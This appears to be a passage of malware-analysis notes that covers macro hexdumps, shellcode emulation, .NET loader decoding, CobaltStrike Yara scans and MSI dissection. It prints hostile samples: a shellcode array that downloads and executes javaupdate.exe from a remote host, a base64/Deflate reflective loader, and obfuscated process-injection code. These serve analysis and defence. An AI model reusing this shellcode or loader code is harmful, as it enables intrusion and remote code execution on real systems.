000038A0	14	C3	4E	70	77	82	70	0D	42	59	62	79	77	75	0D	0A	60	51	68	67	71	65	06	61	86	0A	67	08	61	67	69	B4	.&Npw,p.BYbywu...&Qhgge.at.g.agi'
000038C0	4E	52	74	6C	4D	00	6F	76	65	4D	65	6D	6F	72	82	79	14	4F	44	61	6E	78	75	06	7F	01	02	9C	42	79	52	65	NRt1M.oveMemory,y.OBanxu....&ByRe
000038E0	66	20	41	88	75	72	72	01	0B	41	6E	79	85	45	40	53	73	62	61	64	6C	93	46	23	F0	45	6C	73	65	CF	24	7F	f A'urr...Any_E&Ssbadi'F#&ElseI&.
00003900	7B	5F	7B	BD	7A	7F	58	2D	FF	7F	F3	77	98	24	2F	75	70	74	80	73	6E	80	64	49	66	0A	0A	53	75	80	55	00	{(hz.X-yw&w"/upt&sn&idif..&u&EU.
00003920	75	74	6F	5F	4F	70	65	6E	00	28	29	0A	09	44	69	6D	20	20	4D	74	6D	74	61	47	17	4B	61	08	6B	67	68	81	uto Open.().Dim Mtmta&A.kgh.
00003940	03	56	61	72	69	B0	61	6E	74	2C	20	80	86	0F	0A	CC	82	01	E1	07	20	4D	79	67	76	66	6F	C1	8A	4E	53	72	.Vari*ant, &f..I..&. Mygvfo&SNSr
00003960	63	76	77	10	4A	F0	05	0B	8C	05	65	15	09	E3	10	3D	20	41	72	00	72	61	79	28	32	33	32	2C	90	31	33	30	cvw.J&.&e..&.&= Ar.ray(232,.130
00003980	2C	23	00	39	36	80	01	00	37	2C	32	32	39	2C	34	39	48	2C	31	39	60	03	30	30	40	02	39	C0	2C	38	30	2C	,#&9&...7,229,49H,19'.00&.9&,80,
000039A0	34	38	23	01	80	02	08	61	06	22	01	32	A3	03	31	31	34	2C	02	34	40	01	35	2C	31	38	33	2C	20	37	34	2C	48#&..&..".2&.11&,.4&5,183, 74,
000039C0	33	38	01	08	32	35	A1	00	02	37	32	2C	36	20	0B	37	A0	06	60	34	2C	32	2C	34	80	03	C0	07	39	C6	33	60	38..25;.72,6 .7 .4,2,4&.9&E3`
000039E0	07	60	02	33	3C	31	80	01	40	05	40	32	36	2C	32	34	32	61	0A	38	F7	C1	02	E3	0C	C1	11	39	E1	09	20	08	..3,1&.0&.@2&,242a,8&=&.9&.9&. .
00003A00	22	01	00	02	A5	01	09	30	E0	05	37	2C	20	0B	31	A0	08	17	40	05	60	08	21	06	39	42	0B	2C	32	31	9D	E3	"...Y..0&.7, .1 ..0&'.1.9B,.21.â
00003A20	01	37	60	0C	40	0E	20	05	35	38	81	01	7D	61	02	35	43	17	81	04	40	16	47	14	01	12	20	68	5F	0D	0A	8A	.7'.0&..58...&.5C...&.G... h...â
00003A40	12	35	60	12	20	08	31	21	60	0E	32	34	36	2C	C0	02	32	35	B1	20	01	38	2C	35	20	08	40	01	33	C0	11	A1	.5'. .1!'.24&,A.25& .8.5 .0.3&A.;
00003A60	61	03	32	38	2C	38	84	23	38	82	02	C5	43	10	30	64	0D	32	2C	37	80	0C	A3	03	2F	40	05	07	14	40	0B	63	a.28,8,,#8, .AC.0d.2,7&.E./&...&.c
00003A80	11	30	A0	07	37	2C	A6	36	A2	07	40	00	39	31	42	00	37	41	1A	9C	39	C0	E1	1B	E1	14	61	11	39	35	42	00	.0;.7;.6&.0.91B.7A,5&90&.â.a.95B.
00003AA0	6B	C4	2E	E0	09	3C	40	0B	34	60	05	80	13	30	C0	34	2C	35	31	2C	35	43	39	A1	01	B4	31	31	41	33	35	41	k&.â.3&.4'.&.0&A.7A,5&C9;.11A35A
00003AC0	02	80	66	38	00	02	FF	80	02	61	28	E0	02	20	34	20	17	A1	0A	C1	1D	61	03	DD	20	33	31	42	07	C0	09	41	&.8..y&.a(â. 4 .;.â.a.Y 31B.â.A
00003AE0	21	31	A0	41	E0	02	F7	02	3F	C1	06	80	02	31	81	17	E0	23	A0	2F	E4	06	3B	60	03	46	00	36	42	05	A3	00	!1 Aâ+ ?&A&.1.â# /&..&.F.6B.&.e
00003B00	01	06	32	33	3F	E0	09	81	16	A0	30	C1	30	45	0D	40	14	31	30	FC	36	2C	C0	16	21	14	41	4C	C0	1E	C2	4C	..237&... 0&0E.0.10&6,â.1'.AL&.âL
00003B20	C2	0B	F3	61	44	60	01	37	2C	21	03	61	51	80	53	E1	05	5D	60	41	38	40	00	A0	33	C1	06	35	00	09	36	EF	.â.âad'.7,!.a&Q&S&A.] A8&. 3â.s..61
00003B40	40	08	A0	02	A0	24	66	0B	33	60	00	E1	06	01	47	FB	80	53	C0	02	37	40	33	83	34	E1	32	A1	0B	E1	54	7D	@. . \$f.3'.â..G0&S&A.7&3f4&2;.âT)
00003B60	01	46	36	20	4D	E0	3B	45	07	40	03	20	3E	31	FF	A0	49	61	11	E1	2B	01	3B	20	30	45	00	81	45	80	40	FF	.F6 Ma;E.0. >1y Ia.â+; 0E..E&0y
00003B80	61	11	A2	23	00	0B	20	3A	21	44	A1	08	21	08	A1	48	7E	39	84	38	01	56	21	00	C0	26	03	02	41	12	39	BE	a.<#...!D;!.!;H-9&.8.V1.â&..A.9&
00003BA0	38	00	0B	E0	00	53	15	E1	0C	22	00	37	B2	00	CF	91	0A	13	01	70	1B	83	0A	31	32	B1	21	20	2F	FF	01	0E	8.â.S.â.â.'7'.I'...p.'12&1B;/y;.
00003BC0	28	14	A2	09	90	1C	12	03	D0	03	81	01	D1	39	FF	A0	02	81	24	50	02	60	23	B8	0D	D0	0B	6C	0F	D2	05	CD	{(c...â...âN9y .2&P.'#;.B.1.0.â
00003BE0	36	70	00	61	3E	70	0C	31	35	57	14	A0	0B	F7	E1	13	D1	22	32	19	32	10	1B	65	30	01	3E	80	37	EB	E1	31	6p.a.p.15W. .&.â.N"2.2..e0.>e7&âL
00003C00	42	3F	31	72	2E	36	60	0D	31	11	90	0B	41	44	04	29	0D	0A	0A	09	F4	48	3D	05	FA	61	28	A0	02	55	42	6F	B7lr.6'.1...AD.)...âH=&.âa(.UBO
00003C20	75	6E	04	64	28	92	48	29	2C	20	26	48	43	20	17	60	01	26	48	34	30	80	53	46	44	6F	72	A2	51	3D	20	4C	und.(?H), &HC .'.&H40'S&F&D&or&Q= L
00003C40	79	02	20	44	54	6F	8B	03	0A	09	09	23	56	3D	5D	83	55	28	40	03	41	01	63	4F	3D	2B	60	28	15	C4	08	2B	y. D(0&...#V=1'U(0&.A.C0=&+'(â.+
00003C60	A1	05	2C	B3	59	2C	20	31	A1	F0	02	4E	65	78	74	41	01	0A	86	03	3F	49	78	E1	0A	20	00	D3	03	A2	00	21	..,.'Y, 1j&.NextA..?;I&.â..0.C.!
00003C80	00	29	0A	7D	C0	54	20	50	5F	96	5F	85	5F	56	60	1A	02	57	80	6F	72	6B	62	6F	6F	6B	6F	61	01	6F	02	0A	.)&âT F -... V'.WE&or&book&a.c..

Tools:

- <https://github.com/decalage2/oletools>

10. Analyzing Shellcode

```
byte[] rsrc = new byte[464] {0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0
x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcfc,0x0d,0x01,0xc7,0
xe2,0xf0,0x52,0x07,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0
x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcfc,0x0d,0x01,0xc7,0x38,0xe0,0
x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0
x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5f,0x8b,0x12,0xe0,0x86,0x5d,0
x68,0x6e,0x65,0x74,0x00,0x68,0x77,0x69,0x6e,0x69,0x89,0xe6,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0x31,0xff,0x57,0x57,0x57,0
x57,0x56,0x68,0x3a,0x56,0x79,0xa7,0xff,0xd5,0xeb,0x63,0x5b,0x31,0xc9,0x51,0x51,0x6a,0x03,0x51,0x51,0x68,0xb0,0x01,0x00,0x00,0
x53,0x50,0x68,0x57,0x89,0x9f,0xc6,0xff,0xd5,0xeb,0x4f,0x59,0x31,0xd2,0x52,0x68,0x00,0x32,0xa0,0x84,0x52,0x52,0x52,0x51,0x52,0
x50,0x68,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x89,0xc6,0x6a,0x10,0x5b,0x68,0x80,0x33,0x00,0x00,0xe0,0xe0,0x6a,0x04,0x50,0x6a,0x1f,0
```

```
4424245b5b61595a51ffe0585f5a8b12eb865d686e6574006877696e6989e654684c772607ffd531ff57575756683a5679a7ffd5eb635b31c951516a035
15168bb01000053506857899fc6ffd5eb4f5931d252680032a084525251525068eb552e3bffd589c66a105b688033000089e06a04506a1f566875469e86
ffd531ff57575756682d06187bffd585c075144b0f8471000000ebd1e987000000e8acffffff00eb6b31c05f506a026a02506a026a025768daf6da4fffd
59331c066b8040329c4548d4c240831c0b40350515668129689e2ffd585c0742d5885c074166a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6
968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5e890fffff6a6176617570646174652e65786500e80cffffff6275726e2e6563322d31332d372
d3130392d3132312d7562756e74752d323030342e6c6f63616c00
```

Use `sctdbg` to analyze the shellcode.

- `-s` → Steps
- `-1` → Unlimited Steps

```
C:\Users\tasox\Desktop
λ sctdbg.exe /f Malware.txt -s -1
Loaded 3a0 bytes from file Malware.txt
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010a4 LoadLibraryA(wininet)
4010b2 InternetOpenA(wininet)
4010cb InternetConnectA(server: burn.ec2-13-7-109-121-ubuntu-2004.local, port: 443, )
4010e3 HttpOpenRequestA()
4010fc InternetSetOptionA(h=4893, opt=1f, buf=12fdf4, blen=4)
40110a HttpSendRequestA()
401139 CreateFileA(javaupdate.exe) = 4
401155 InternetReadFile(4893, buf: 12faf4, size: 300)
40117c CloseHandle(4)
401186 WinExec(javaupdate.exe)
40118f ExitProcess(0)

Stepcount 5043493
```

11. Analyzing C#

11.1 Decode `base64` + `Deflate` Stream with CyberChef

When you analyze a `.NET` malware sample there are cases where

`System.IO.Compression.DeflateStream` and `System.Convert.FromBase64String` are combined in order to conceal the payload.

```
#Decompression
var oms = new System.IO.MemoryStream();
var ds = new System.IO.Compression.DeflateStream(new System.IO.MemoryStream(System.Convert.FromBase64String("<BASE64>")), Sys
tem.IO.Compression.CompressionMode.Decompress);

#Execution routine
var by = new byte[1024];
var r = ds.Read(by, 0, 1024);
while (r > 0) {
    oms.Write(by, 0, r);
    r = ds.Read(by, 0, 1024);
}
System.Reflection.Assembly.Load(oms.ToArray()).EntryPoint.Invoke(0, new object[] { new string[] { } });
```

Copy the base64 payload and paste it on `Cyberchef` then use the recipe

```
[{"op": "From Base64", "args": ["A-Za-z0-9+/=", true]}, {"op": "Raw Inflate", "args": [0, 0, "Adaptive", false, false]}
```

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

Raw Inflate

Start index

0

Initial output buffer size

0

Buffer expansion type

Adaptive

☐ Resize buffer after decompression

☐ Verify result

Input

length: 7012
lines: 1

7Vp7cFz1dT/f3d272Vt7r7b62pbs1W3Za1mw9bLxG+t1S0YStiXZFpjYq90rafHu3vW9u7aFx1Q01C10KNA05FVK
gMwEhpCW0CmPwkzckEcncQOZDAMZ0NBAZqCdFvoi6RS7v/Pdu9KuJTs1
/6SZya73f0f1ne+c853z7f1WHRjhVhIQkRefS5eIniHntZt+/Wsan+CK54L01yU
/rntG9P+4bngyYYcz1j1hRVPhWDSdNrPhMSNs5dLhRDrcff1QOGXGjaZFwKrXRv7e4j6hUJNjbFo3u7btJIWiGa
iBhCKw7uhFyCMz3HXu7Aj87pz8qN0yp2j004/IiQV/2bHmUG+NNi9/mpBYr2F
/4dczHnBP61wHdC9BXRt1jiTZfMR7cw1gITx5ssI2nGXB+0uzqNxXq7iTp
/ExF5tcN1qlea9tHTG4huX0oknKXUT2tvsxLBnIASwYaoDctt2FHXLZ1zSo9UyLt6vYiMAMW0EzVXbwfWkXgc
ifsyLgLL+gWrdBNk51KXX0nY1rVuxjrd+Q9Waw31ALqo6jNpYIVA/zZIIvF8vRdaf3ZFG/5iG6FZG
/4iG4ussHIL1G1qxjbJZG1qRjTKv9TSMR8ZAZk16gGFTA2U+K+mZy1VV60EvCKQqCA659BbSXPd2kNX81uPg1mmRx
UytDq2+WInpwixlaxcgkpk02WTlioCps1aJ9V22FGI8YK3wYf6CSB1TC
/WFVWY5MH1htVkhRz1gVkrEr0IhYFez4qIwF7e9BLi9lBnByDIWByvNGoxmLfMWY9Jy5i6u1Bf
/ScJcwcxSfFeaoYZ1fUFNF5ZEJ1TS+J1IH5cH2V9VN49HB9tfT84fo1sLKSc71Kipfqps62TncdLLKarYXCH6L

Output

time: 9ms
length: 11776
lines: 365

MZ.....ÿÿ.....@.....!..L!This
program cannot be run in DOS mode.
\$......PE..L.....Ca.....à.....0..*.....ZH... ..`.....@..
.....@.....H..O.....

11.2 DNSpy

Use **DNSpy** to analyze C# PE files. **C# and .NET**

Common Intermediate Language - Wikipedia

Common Intermediate Language (CIL), formerly called Microsoft Intermediate Language (MSIL) or Intermediate Language (IL), is the intermediate language binary instruction set defined within the Common Language Infrastructure (CLI) specification. CIL instructions are executed by a CLI-

W https://en.wikipedia.org/wiki/Common_Intermediate_Language

.NET

11.3 ILSpy <https://github.com/icsharpcode/ILSpy>

We can use **detect-it-easy** to determine the type and characteristics of file.

```
remnux@remnux:~/Samples$ diec tasaras.jpg
PE32
  Protector: Eziriz .NET Reactor(6.x.x.x)[By Dr.FarFar]
  Library: .NET(v4.0.30319)[-]
  Linker: Microsoft Linker(6.0)[DLL32]
```

Our .NET sample is protected with **.NET Reactor**



https://www.eziriz.com/reactor_screenshots.htm

```
# Decompile the .NET assembly and export the result to a folder
remnux@remnux:~/Samples/ilspy_folder$ ilspycmd -p tasaras.jpg -o ilspy_folder/
```

```
remnux@remnux:~/Samples$ ilspycmd tasaras.jpg
```

```

...
private static IntPtr AYIX3r35G(IntPtr , string , uint )
{
    if (W5Lc0npZt4 == null)
    {
        W5Lc0npZt4 = (SE0U0ntWpim1YGSx1F)Marshal.GetDelegateForFunctionPointer(uZoQ7hSDK(YN3Fbq4A0()), "Find ".Trim() + "ResourceA"), typeof(SE0U0ntWpim1YGSx1F));
    }
    return W5Lc0npZt4( , , );
}

private static IntPtr JXZF0EEoR(IntPtr , uint , uint , uint )
{
    if (GUZcuTCCGl == null)
    {
        GUZcuTCCGl = (x7tCnk7JncBNLLUZ0L)Marshal.GetDelegateForFunctionPointer(uZoQ7hSDK(YN3Fbq4A0()), "Virtual ".Trim() + "Alloc"), typeof(x7tCnk7JncBNLLUZ0L));
    }
    return GUZcuTCCGl( , , , );
}

private static int wKaAbnYMK(IntPtr , IntPtr , [In][Out] byte[] , uint , out IntPtr )
{
    if (CfGcDANX7a == null)
    {
        CfGcDANX7a = (s0hiPmPOR19JclaS09)Marshal.GetDelegateForFunctionPointer(uZoQ7hSDK(YN3Fbq4A0()), "Write ".Trim() + "Process ".Trim() + "Memory"), typeof(s0hiPmPOR19JclaS09));
    }
    return CfGcDANX7a( , , , , out );
}

private static int WKLRkPFLJ(IntPtr , int , int , ref int )
{
    if (XJvch9RYW5 == null)
    {
        XJvch9RYW5 = (KJ6D1d0Q3ygrLCCgN1)Marshal.GetDelegateForFunctionPointer(uZoQ7hSDK(YN3Fbq4A0()), "Virtual ".Trim() + "Protect"), typeof(KJ6D1d0Q3ygrLCCgN1));
    }
    return XJvch9RYW5( , , , ref );
}
...

```



If the .NET assembly compiled with debug symbols, we can create the PDB with `-genpdb` flag.

12. CobaltStrike

12.1 Yara scan

```

wget https://raw.githubusercontent.com/Neo23x0/signature-base/master/yara/apt_cobaltstrike_evasive.yar
wget https://raw.githubusercontent.com/Neo23x0/signature-base/master/yara/apt_cobaltstrike.yar

```

```
yara -m C:\Tools\CobaltStrike\apt_cobaltstrike_evasive.yar <file>
```

```

PS> yara -m C:\Tools\CobaltStrike\apt_cobaltstrike_evasive.yar C:\Users\tasox\Desktop\Malware-Traffic-Analysis\2019-07-02-Hancitor-malware-and-artifacts\H7mp.exe
CobaltStrike_C2_Encoded_XOR_Config_Indicator [description="Detects CobaltStrike C2 encoded profile configuration",author="yara@s3c.za.net",date="2021-07-08"] C:\Users\tasox\Desktop\Malware-Traffic-Analysis\2019-07-02-Hancitor-malware-and-artifacts\H7mp.exe
CobaltStrike_Unmodified_Beacon [description="Detects unmodified CobaltStrike beacon DLL",author="yara@s3c.za.net",date="2019-08-16"] C:\Users\tasox\Desktop\Malware-Traffic-Analysis\2019-07-02-Hancitor-malware-and-artifacts\H7mp.exe

```


12.2 1768-K (Dieder Stevens)



```
python 1768.py C:\Users\tasox\Desktop\Malware-Traffic-Analysis\2019-07-02-Hancitor-malware-and-artifacts\H7mp.exe
```

[illegible]

13. Read PDB files

A program database (**PDB**) file, often referred to as a “symbol file,” is generated upon compilation to store debugging information about an individual build of a program. A **PDB** may store symbols, addresses, names of functions and resources and other information that may assist with debugging the program to find the exact source of an exception or error.


Definitive Dossier of Devilish Debug Details - Part One: PDB Paths and Malware

Have you ever wondered what goes through the mind of a malware author? How they build their tools? How they organize their development projects? What kind of computers and software they use? We took a stab at answering some of those questions by exploring malware debug information.


 <https://www.mandiant.com/resources/definitive-dossier-of-devilish-debug-details-part-one-pdb-path>
s-malware




The malware author then compiles their “Test” project Visual Studio in a default “Debug” configuration (Figure 3) and writes out Test.exe and Test.pdb to a subfolder (Figure 4).



Compile C# in debug mode



View IMAGE_DEBUG_TYPE_CODEVIEW with PEView



Read the contents of a PDB file

✓ **pdbox** can also be used for reconstructing structures and unions from the PDB files into compilable C headers.

<https://github.com/wbenny/pdbox>

This command will dump all structures and unions to the file **ntdll.h**


```
pdbox.exe * ntdll.pdb -o ntdll.h
```

Good Read 🧠

- <https://www.notion.so/From-Word-to-Lateral-Movement-in-1-Hour-f92264dd080b4a7fba646dd138ed0e96>

14. Analyzing .NET

Attackers are leveraging **.NET** in various ways to defeat and evade endpoint detection. Now, let's explore two approaches to detecting these attacks: on-demand and real-time based techniques.

- <https://www.elastic.co/blog/hunting-memory-net-attacks>
-  [C# and .NET](#)

What is the mscoree.dll

View the strings of the file and check for `mscoree.dll`. The `mscoree.dll` file is a part of the Microsoft.NET framework. It provides the possibility to connect information, systems, people and devices through software. The `mscoree.dll` file is a Microsoft Runtime Execution Engine, in other words it contains the fundamental functions of the Microsoft.NET framework.


14.1 Indicator Of Compromise


If a thread is injected to a process and this thread was to execute PowerShell commands then it will need to load the module:

- `System.Management.Automation.ni.dll`

memory section 0x2710000 contains a full .NET module (PE header present). The characteristics of the memory region are a bit unusual. The type is `MEM_MAPPED`, although there is no associated file mapping object (Note the "Use" field is empty in ProcessHacker).

15. Analyzing MSI file

 <https://forensicitguy.github.io/analyzing-stealer-msi-using-msitools/>

 MSI sample extracted from <https://www.malware-traffic-analysis.net/2022/03/21/2022-03-21-Brazil-sourced-malspam-infection.pcap.zip>

2022-03-21-Brazil-sourced-malspam-infection.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination
18245	17.900329	52.161.4.23	10.0.2.15
18246	17.900365	10.3.21.101	52.161.4.23
18247	17.900541	52.161.4.23	10.0.2.15
18248	17.900595	52.161.4.23	10.0.2.15
18249	17.900645	10.3.21.101	52.161.4.23

Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
8	nota-fiscal-eletronica.servebbs.com	text/html	14 bytes	nota.php
17	gnjghnmjhgnjmgh.from-pr.com	text/html	83 bytes	6E%2028%205B%205E_5E128
18254	egtdhfhngj.for-our.info	application/x-msi	15MB	IM-qArGWggJ.msi

```
sudo apt update
sudo apt install msitools
```

```
remnux@remnux:~/Samples$ file IM-qArGWggJ.msi
IM-qArGWggJ.msi: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Last Printed:
Fri Dec 11 11:47:44 2009, Create Time/Date: Fri Dec 11 11:47:44 2009, Last Saved Time/Date: Fri Sep 18 15:06:51 2020, Security: 0, Code page: 1252, Revision Number: {6653F13C-E2E1-41C4-AD83-EE11E099650A}, Number of Words: 10, Subject: Aplicativo, Author: Seguro, Name of Creating Application: Aplicativo, Template: ;1046, Comments: A base dados do instalador contm a lgica e os dados necessrios para instalar o Aplicativo., Title: Installation Database, Keywords: Installer, MSI, Database, Number of Pages: 200
```

We can start the analysis using `msiinfo` to get some information about the file. We definitely want to know what table and stream structures we can expect within the MSI.

```
remnux@remnux:~/Samples$ msiinfo tables IM-qArGWggJ.msi
_SummaryInformation
_ForceCodepage
Patch
Condition
AdvExecuteSequence
PatchPackage
FeatureComponents
...
```

```
remnux@remnux:~/Samples$ msiinfo streams IM-qArGWggJ.msi
Binary.New
Binary.Up
disk1.cab
Binary.info
Binary.tabback
Binary.completi
Binary.custicon
Binary.exclamic
Binary.insticon
Binary.removico
Binary.repairic
Binary.banner.jpg
Binary.banner.svg
Binary.dialog.jpg
Binary.dialog.svg
Binary.aicustact.dll
Binary.cmdlinkarrow
...
```

First, we need to examine the contents of the `CustomAction` table at the very least. The `CustomAction` table is often interesting with malicious installers as adversaries may hide code to execute within the `CustomAction` table.

```
remnux@remnux:~/Samples$ msidump -t -s IM-qArGWggJ.msi
Exporting table _SummaryInformation...
Exporting table _ForceCodepage...
Exporting table Patch...
Exporting table Condition...
Exporting table AdvExecuteSequence...
Exporting table PatchPackage...
...

remnux@remnux:~/Samples$ ls -l
total 95764
-rw-rw-r-- 1 remnux remnux 5052 Apr 28 05:14 ActionText.idt
-rw-rw-r-- 1 remnux remnux 241 Apr 28 05:14 AdminExecuteSequence.idt
-rw-rw-r-- 1 remnux remnux 262 Apr 28 05:14 AdminUISequence.idt
-rw-rw-r-- 1 remnux remnux 360 Apr 28 05:14 AdvExecuteSequence.idt
drwxrwxr-x 2 remnux remnux 4096 Apr 28 05:14 Binary
-rw-rw-r-- 1 remnux remnux 738 Apr 28 05:14 Binary.idt
-rw-rw-r-- 1 remnux remnux 760 Apr 28 05:14 BootstrapperUISequence.idt
...
```

Each of the `.idt` files contain data from the tables, while two folders named “**Binary**” and “**_Streams**” hold executable and stream data fetched from the MSI. First up, let’s inspect that `CustomAction.idt` file.

```
remnux@remnux:~/Samples$ cat CustomAction.idt
Action Type Source Target ExtendedType
```

```
s72 i2 S72 S0 I4
CustomAction Action
Corporativo.exe 1234 Corporativo.exe
AI_DETECT_MODERNWIN 1 aicustact.dll DetectModernWindows
AI_SET_ADMIN 51 AI_ADMIN 1
AI_InstallModeCheck 1 aicustact.dll UpdateInstallMode
AI_SHOW_LOG 65 aicustact.dll LaunchLogFile
AI_DpiContentScale 1 aicustact.dll DpiContentScale
AI_EnabledDebugLog 321 aicustact.dll EnableDebugLog
AI_BACKUP_AI_SETUPEXEPATH 51 AI_SETUPEXEPATH_ORIGINAL [AI_SETUPEXEPATH]
AI_DOWNGRADE 19 4010
AI_PREPARE_UPGRADE 65 aicustact.dll PrepareUpgrade
AI_RESTORE_AI_SETUPEXEPATH 51 AI_SETUPEXEPATH [AI_SETUPEXEPATH_ORIGINAL]
AI_RESTORE_LOCATION 65 aicustact.dll RestoreLocation
AI_ResolveKnownFolders 1 aicustact.dll AI_ResolveKnown
```

The table contents look relatively normal as far as MSI files go. If there were malicious content here we'd see code chunks that we'd expect to see in `JScript` or `VBScript` files.

Let's go take a look at some other interesting tables. The Property table gives some more information.

```
remnux@remnux:~/Samples$ cat Property.idt
Property Value
s72 l0
Property Property
DiskPrompt [1]
UpgradeCode {2965B434-2ADF-4B60-B704-A24ACC8BF047}
SecureCustomProperties OLDPRODUCTS;AI_NEWERPRODUCTFOUND
AI_BITMAP_DISPLAY_MODE 0
AI_CURRENT_YEAR 2022
MSIFASTINSTALL 7
ButtonText_Yes &Sim
ARPCOMMENTS A base dados do instalador contém a lógica e os dados necessários para instalar o Aplicativo.
DialogBitmap dialog.jpg
InstallMode Típica
ARPNOMODIFY 1
PROMPTROLLBACKCOST P
AppsShutdownOption All
...
```

Nothing odd found on MSI properties. Let's move to Stream folder...

```
remnux@remnux:~/Samples/_Streams$ ls -l
total 14856
-rw-rw-r-- 1 remnux remnux 453088 Apr 28 05:14 Binary.aicustact.dll
...
-rw-rw-r-- 1 remnux remnux 318 Apr 28 05:14 Binary.Up
-rw-rw-r-- 1 remnux remnux 14442609 Apr 28 05:14 disk1.cab
...
```

We have spot two potential malicious files inside Streams folder. First are going to examine the `CAB` file

```
remnux@remnux:~/Samples/_Streams$ 7z x disk1.cab

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i7-10510U CPU @ 1.80GHz (806E
C),ASM,AES-NI)

Scanning the drive for archives:
1 file, 14442609 bytes (14 MiB)

Extracting archive: disk1.cab
--
Path = disk1.cab
Type = Cab
```

```
Physical Size = 14442609
Method = MSZip
Blocks = 1
Volumes = 1
Volume Index = 0
ID = 1234

Everything is Ok

Files: 2
Size: 617882430
Compressed: 14442609

remnux@remnux:~/Samples/_Streams$ ls -l
total 618264
...
-rw-rw-r-- 1 remnux remnux 2055464 Mar 4 12:14 Corporativo.exe
-rw-rw-r-- 1 remnux remnux 14442609 Apr 28 05:14 disk1.cab
-rw-rw-r-- 1 remnux remnux 615826966 Mar 21 10:56 Oleacc.dll
```

16. Reverse bytes with Python

There are cases where malware authors reverse bytes of their payload to avoid detections or hinder the analysis of their payload.

```
remnux@remnux:~/Samples$ flarestrings -n 10 0cklqc.jpg
lld.eerocsm
niaMlDroC_
BRYm$10{dT
~#hK55&`dYJ4
)qG !((10V
+v:I`|aKt5#
teSecruoseRemitnuR.secruoseR.metsyS#980e439165c5a77b=nekoTyeKcilbuP ,lartuen=erutluC ,0.0.0.4=noisreV ,bilrocsM ,redaeRecruos
eR.secruoseR.metsySl
eziS.gniward.metsys
```

```
>>> f = open("0cklqc.jpg", "rb")
>>> data=f.read()
>>> f.close()
>>> f2=open("tasaras.jpg", "wb")
>>> f2.write(bytes(reversed(data)))
>>> f2.close()
```

